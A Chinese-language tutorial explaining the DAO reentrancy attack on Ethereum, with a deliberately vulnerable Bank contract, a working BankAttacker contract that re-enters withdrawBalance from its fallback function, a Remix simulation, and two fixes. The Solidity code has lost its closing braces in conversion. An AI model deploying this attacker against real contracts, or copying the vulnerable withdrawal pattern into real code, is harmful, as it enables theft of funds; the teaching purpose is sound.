Dao攻击

Dao攻击就是利用以太坊上一个关于回调函数的代码漏洞,实现当A向B转账时,在A账户归零前,B能从A账户中多次撤资的行为

在

上创建两个合约,分别模拟被攻击的对象以及攻击者:

Bank合约(被攻击的对象):

```
pragma solidity = 0.8.13;
contract Bank{
   uint balance;
   mapping(address=>uint) userBalances;
   constructor() payable{
       balance = msg.value;
   function getUserBalance(address user) view public returns(uint) {
   return userBalances[user];
   function addToBalance() public payable{
     userBalances[msg.sender] = userBalances[msg.sender] + msg.value;
     balance += msg.value;
   function withdrawBalance() public payable{
     uint amountToWithdraw = userBalances[msg.sender];
     balance -= amountToWithdraw;
     (bool flag,)= msg.sender.call{value:amountToWithdraw}("");
     if(flag == false){
        assert(flag);
     userBalances[msg.sender] = 0;
   function getBalance() public view returns(uint){
     return balance;
```

被攻击者的主要漏洞便是withdrawBalance函数中先进行转账,再在账户中减少金额

攻击者可以创建一个合约 当接受转账时触发回调函数,回调函数中再调用withdrawBalance,实现多次转账

BankAttacker合约(攻击者):


```
pragma solidity = 0.4.26;
contract BankAttacker{
  bool attacked;
   address bankAddress;
    constructor(address _bankAddress, bool _attacked)public payable{
         bankAddress=_bankAddress;
        attacked= attacked;
   function() public payable{//回调函数
      if(attacked==false)
           attacked=true;
           if(bankAddress.call(bytes4(keccak256("withdrawBalance()")))==false) {
              assert(attacked);
      }
   function getBalance()public view returns(uint){
      return address(this).balance;
   function deposit()public{
        if(bankAddress.call.value(2000000)(bytes4(keccak256("addToBalance()")))==false) {
              assert(attacked);
           }
   function withdraw()public {
        if(bankAddress.call(bytes4(keccak256("withdrawBalance()")))==false ) {
              assert(attacked);
           }
```


回调函数中判断了是否实施过攻击,没有的话就调用withdrawBalance函数

在合约写完后开始进攻

模拟进攻流程

(1) 首先在Remix上构建Bank合约,设置一笔比较高的余额来被取走






(2) 再创建BankAttacker合约,准备一些金额用来之后存款再取走




同样的可以看到金额:



(3) 攻击者先存钱



(4) 攻击者实施攻击



这就是模拟攻击的所有流程,十分简单就轻松通过以太坊代码上的漏洞盗取了一大波钱财


如何解决?

之前几位研究生学长也提出了一些解决方案:

——尝试一下:

(1) 修改代码次序, 先清零再转账, 修改后代码如下:

此时若攻击者重复刚刚的流程:




攻击失败~


(2) 如果转账时用addr.send而不是addr.call.value,也可以规避攻击,修改后代码如下:

```
function withdrawBalance() public payable{{
    uint amountToWithdraw = userBalances[msg.sender];
    balance -= amountToWithdraw;
    (bool flag)=payable(msg.sender).send(amountToWithdraw);//用send而不是call.value
    if(flag == false){
        assert(flag);
    }
    userBalances[msg.sender] = 0;
}
```

attacker同样是之前的操作,由于send不能给attack合约中的回调函数提供足够的gas,显示的是调用失败



查看金额可以看到, Attacker的攻击操作没有实现



这种方式也成功化解了attacker的攻击

小小的代码漏洞就差点导致如此大金额的损失,所以永远不要低估攻击者的知识与能力